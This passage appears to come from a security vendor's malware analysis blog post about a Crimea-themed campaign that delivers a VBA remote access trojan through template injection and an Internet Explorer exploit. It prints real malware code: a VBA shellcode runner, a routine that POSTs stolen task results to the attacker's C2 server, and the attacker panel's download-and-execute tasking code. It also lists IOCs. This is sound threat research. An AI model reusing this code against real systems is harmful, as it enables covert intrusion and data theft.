


```
Function Execute() As String
On Error Resume Next
Dim sl As Long
Dim byteArray() As Byte
sl = Len(scd) / 2
ReDim byteArray(0 To sl)
For i = 0 To sl - 1
    If i = 0 Then
        pos = i + 1
    Else
        pos = i * 2 + 1
    End If
Value = Mid(scd, pos, 2)
byteArray(i) = Val("&H" & Value)
Next
vp = VirtualProtect(ByVal VarPtr(byteArray(0)), sl, ByVal &H40, olp)
wins = EnumWindows(VarPtr(byteArray(0)), ByVal 0&)
Execute = "True"
End Function
```

Figure 15: Execute Shell-code

ChangeTiming

This function resets the timer that is used to execute tasks every 10 minutes by calling `EndTimer` to kill the timer and then calling `StartTimer` to start a new timer.




```
'Send Task Result
Sub STR(module As String, result As String, details As String)
On Error Resume Next
    Set op = CreateObject("WinHttp.WinHttpRequest.5.1")
    op.Open "POST", url, False
    op.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
    op.setRequestHeader "Content-type", "application/json"
    op.setRequestHeader "module", "filebrowser"
    op.setRequestHeader "uuid", uuid
    op.setRequestHeader "details", details
    op.Send (result)
    op.WaitForResponse
End Sub
```

Figure 16: Send results

Attacker panel

We were able to access to the panel used by the attacker. The panel's main page includes the list of victims with some information about them including: IP address, date and time, NTLM, Windows version, Windows Architecture, Office version, Office architecture, IE version, Exploited (shows if the IE zero day was successful or not), Loader (shows if the VBA Rat successfully executed or not) and note.




	Thread ID	IP	Date and Time	NTLM	Windows version	Windows arch	Office version	Office arch	IE version	Exploited	Loader	Note
●	1	[redacted]	2021-07-20 20:50:09.094		7	N/A	2010	N/A	10			
●	1	[redacted]	2021-07-20 21:01:23.920		7	N/A	2013	N/A	11			
●	1	[redacted]	2021-07-20 21:22:50.705			N/A		N/A				
●	1	[redacted]	2021-07-20 21:30:31.577		10	N/A	2016/2019	N/A	11			
●	1	[redacted]	2021-07-20 21:30:35.275		10	x64		x64				
●	1	[redacted]	2021-07-20 21:31:31.668		10	x64		x64				
●	1	[redacted]	2021-07-20 21:31:39.917			N/A		N/A				
●	1	[redacted]	2021-07-20 21:51:07.610		10	N/A	2016/2019	N/A	11			
●	1	[redacted]	2021-07-20 22:09:37.032			N/A		N/A				
●	1	[redacted]	2021-07-20 22:15:33.316		10	x86		x86				

Showing 21 to 30 of 93 entries

Figure 17: The panel


The panel is written in PHP with a backed SQL database to store data. This `install.php` initializes the SQL database.



```
<?php
include("config.php");
include("functions.php");
function create_mysql($sql)
	{
		global $servername, $username,$password,$dbname;
		try
			{
				$conn = new PDO("mysql:host=$servername", $username, $password);
				// set the PDO error mode to exception
				$conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
				// use exec() because no results are returned
				$conn->exec($sql);
				//echo "New record created successfully";
			}
		catch(PDOException $e)
			{
				echo $sql . "<br>" . $e->getMessage();
			}
		$conn = null;
	}
$sql = "CREATE DATABASE `$dbname`";
create_mysql($sql);
$sql2="CREATE TABLE `loaderstats` (`uuid` text COLLATE utf8mb4_unicode_ci NOT NULL,`ip` text COLLATE utf8mb4_unicode_ci NOT NULL,`location` text COLLATE utf8mb4_unicode_ci NOT NULL,`os` text COLLATE utf8mb4_unicode_ci
 NOT NULL,`user` text COLLATE utf8mb4_unicode_ci NOT NULL,`role` text COLLATE utf8mb4_unicode_ci NOT NULL,`antivirus` text COLLATE utf8mb4_unicode_ci NOT NULL,`cpu` text COLLATE utf8mb4_unicode_ci NOT NULL,`gpu` text
 COLLATE utf8mb4_unicode_ci NOT NULL,`ram` text COLLATE utf8mb4_unicode_ci NOT NULL,`arch` text COLLATE utf8mb4_unicode_ci NOT NULL,`thread` text COLLATE utf8mb4_unicode_ci NOT NULL,`storage` text
 COLLATE utf8mb4_unicode_ci NOT NULL, `last_seen` text COLLATE utf8mb4_unicode_ci NOT NULL, `status` text COLLATE utf8mb4_unicode_ci NOT NULL) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;";
$sql3="CREATE TABLE `stats` (  `Thread_ID` text COLLATE utf8mb4_unicode_ci NOT NULL,  `IP` text COLLATE utf8mb4_unicode_ci NOT NULL,  `Timestamp` timestamp(3) NULL DEFAULT NULL,  `NTLM` text COLLATE utf8mb4_unicode_ci
NOT NULL,  `Windows_version` text COLLATE utf8mb4_unicode_ci NOT NULL,  `OS_arch` text COLLATE utf8mb4_unicode_ci NOT NULL,  `Office_version` text COLLATE utf8mb4_unicode_ci NOT NULL,  `Office_arch` text COLLATE
 utf8mb4_unicode_ci NOT NULL,  `Trident_version` text COLLATE utf8mb4_unicode_ci NOT NULL,  `AllowedFlag` int(11) NOT NULL,  `Exploited` text COLLATE utf8mb4_unicode_ci NOT NULL,  `Loader` text COLLATE utf8mb4_unicode_ci
 NOT NULL,  `Note` text COLLATE utf8mb4_unicode_ci NOT NULL,  `last_seen` text COLLATE utf8mb4_unicode_ci NOT NULL) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;";
$sql4="CREATE TABLE `tasks` (  `timestamp_of_task` text COLLATE utf8mb4_unicode_ci NOT NULL,  `task_title` text COLLATE utf8mb4_unicode_ci NOT NULL,  `task_content` longtext CHARACTER SET utf8mb4 COLLATE utf8mb4_bin
NOT NULL,  `threads` longtext CHARACTER SET utf8mb4 COLLATE utf8mb4_bin NOT NULL,  `uuids` longtext CHARACTER SET utf8mb4 COLLATE utf8mb4_bin NOT NULL,  `general_task_status` text COLLATE utf8mb4_unicode_ci NOT NULL)
 ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;";
$sql5="CREATE TABLE `tasks_statuses` (  `timestamp_of_task` text COLLATE utf8mb4_unicode_ci NOT NULL,  `uuid` text COLLATE utf8mb4_unicode_ci NOT NULL,  `status` text COLLATE utf8mb4_unicode_ci NOT NULL) ENGINE=InnoDB
 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;";
$sql6="ALTER TABLE `loaderstats` ADD UNIQUE KEY `uuid` (`uuid`(36));";
$sql7="ALTER TABLE `stats` ADD UNIQUE KEY `ID` (`Timestamp`);";
$sql8="ALTER TABLE `tasks` ADD UNIQUE KEY `timestamp_of_task` (`timestamp_of_task`(13)); COMMIT;";
insert_mysql($sql2);
insert_mysql($sql3);
insert_mysql($sql4);
insert_mysql($sql5);
insert_mysql($sql6);
insert_mysql($sql7);
insert_mysql($sql8);
?>
```


Figure 18: Install.php

`stats.php` is the file that performs the main actions of this Rat that matches the functionalities we reported here. It also has some more functions including: `delete_task, disable_task, enable_task, show_tasks, add_task, format_task and add_user.`



```
//Form and functions for entering and sending data
var timestamp;
async function sendData() //Function to send form data as async POST request to server
{

    let formData = new FormData();
    formData.append("title",titlems.getSelection()[0]['name']);
    if (JSON.stringify(uuidms.getValue()).replace('[','').replace(']','')=='"ANY"')
        {
            formData.append("uuids","ANY");
        }
    else
        {
            formData.append("uuids",JSON.stringify(uuidms.getValue()).replace('[','').replace(']',''));
        }
    if (JSON.stringify(threadms.getValue())=='["ANY"]')
        {
            formData.append("threads","ANY");
        }
    else
        {
            formData.append("threads",JSON.stringify(threadms.getValue()));
        }
    formData.append("actions",JSON.stringify(actionms.getSelection()).replace('[','').replace(']',''));
    var res = await fetch(tpath + '?action=addtask', {method: "POST", body: formData});
    if (res.ok)
        {
            let fullfileurl = await res.text();
            dialog.dialog( "close" );
            tasktable.ajax.reload();
        }
    else
        {
            alert("Unable to upload file! HTTP error: " + response.status);
        }
}
async function saveFile(inp) //Function to send EXE and timestamp (future filename on server) as async POST request to server
{
    let formData = new FormData();
    formData.append("file", inp.files[0]);
    formData.append("timestamp",timestamp);
    var res = await fetch(tpath, {method: "POST", body: formData});
    if (res.ok)
        {
            let fullfileurl = await res.text();
            serverfilename=fullfileurl;
            $(".ui-dialog-buttonpane button:contains('Create new task')").button("enable"); //Enable from submit buttton
            return serverfilename;
            //alert(fullfileurl);
        }
    else
        {
            alert("Unable to upload file! HTTP error: " + res.status);
            $(".ui-dialog-buttonpane button:contains('Create new task')").button("enable"); //Disable form submit button
        }
}

//Name of task
var titlems = $('#title').magicSuggest({
maxEntryLength: null,
placeholder: "Please enter task's title",
maxSelection: 1,
minChars: 999,                      //Minimum number of chars for prompts panel to show
minCharsRenderer: function(v) {},       //Do not show messages that we have N more chars to show prompts panel
maxSelectionRenderer: function(v) {},
required: true,                     //Required field
noSuggestionText: '',
hideTrigger: true,                  //Hide checkbox from right drop down menu
resultAsString: true,               //Return result as string
resultsField: 'results',
maxDropHeight: 1,
});
```

Figure 19: Stats.php




```
//Actions
var actionms = $('#action').magicSuggest({
data: [{"type":"Download & Execute", "name":"Download And Exec", "content":"","id":1}, {"type":"Download & Execute", "name":"Download And Exec from URL", "content":"","id":2}],
editable: false,
sortOrder: null,
placeholder: 'Please select action',
allowDuplicates: true,
required: true,
maxSelection: null,
toggleOnClick: true,
selectionContainer: $('#ActionSelectionDIV')
});
//Actions when array is changed
$(actionms).on('selectionchange', function(e,m,records){
var selections = this.getSelection();

if (selections.length>0) //If array of selected items is not empty
    {
        if ((selections.last()["id"])==1) //If download and exec exe from out server is selected
            {
                if (selections.last()["content"]=="") //If no path for file on our server
                    {   //Take current timestamp - it will we file name on our server
                        timestamp = window.performance && window.performance.now && window.performance.timing && window.performance.timing.navigationStart ? window.performance.now() + window.performance.timing.navigation
                        document.getElementById("payloadfile").click(); //Click file choose dialog
                        if (document.getElementById("payloadfile").files.length == 0)
                        {
                            $(".ui-dialog-buttonpane button:contains('Create new task')").button("enable"); //Disable form submit button
                        }
                        else
                        {
                            $(".ui-dialog-buttonpane button:contains('Create new task')").button("disable"); //Disable form submit button
                        }


                        var fileurl=location.href.replace(/[^/]*$/, '') + "t.php?get_payload=" + timestamp; //Read full path to file on our server
                        selections.last()["content"]=fileurl;                                            //Put fill path to tasks array
                    }
            }
        if ((selections.last()["id"])==2) //If download and exec exe from 3rd party server is selected
            {
                if (selections.last()["content"]=="")
                    {
                        var fileurl = prompt("Please enter file url", "https://");
                        selections.last()["content"]=fileurl;
                    }
            }
    }
```

Figure 20: Stats.php

Conclusion

In this blog post we have analyzed an attack in which threat actors have used two different methods to infect their victims. Both techniques have been loaded by malicious documents using the template injection technique. The first template contains a url to download a remote template that has an embedded full-featured VBA Rat. This Rat has several different capabilities including downloading, uploading and executing files. The second template is an exploit for CVE-2021-26411 which executes a shell-code to deploy the same VBA Rat. The VBA Rat is not obfuscated but still has used some interesting techniques for shell-code injection.

As the conflict between Russia and Ukraine over Crimea continues, cyber attacks have been increasing as well. The decoy document contains a manifesto that shows a possible motive (Crimea) and target (Russian and pro-Russian individuals) behind this attack. However, it could also have been used as a false flag.



Malwarebytes Anti-Exploit

Malwarebytes Anti-Exploit has blocked an exploit attempt

Application: Microsoft Office Word
Protection Layer: Application Behavior Protection
Protection Technique: Exploit payload macro process blocked
File/Process Blocked: N/A
Attacking URL: N/A

Malwarebytes ANTI-EXPLOIT

IOCs

Maldocs:
03eb08a930bb464837ede77df6c66651d526bab1560e7e6e0e8466ab23856bac
0661fc4eb09e99ba4d8e28a2d5fae6bb243f6acc0289870f9414f9328721010a

Remote template:
fffe061643271155f29ae015bca89100dec6b4b655fe0580aa8c6aee53f34928

C2 server:
cloud-documents[.]com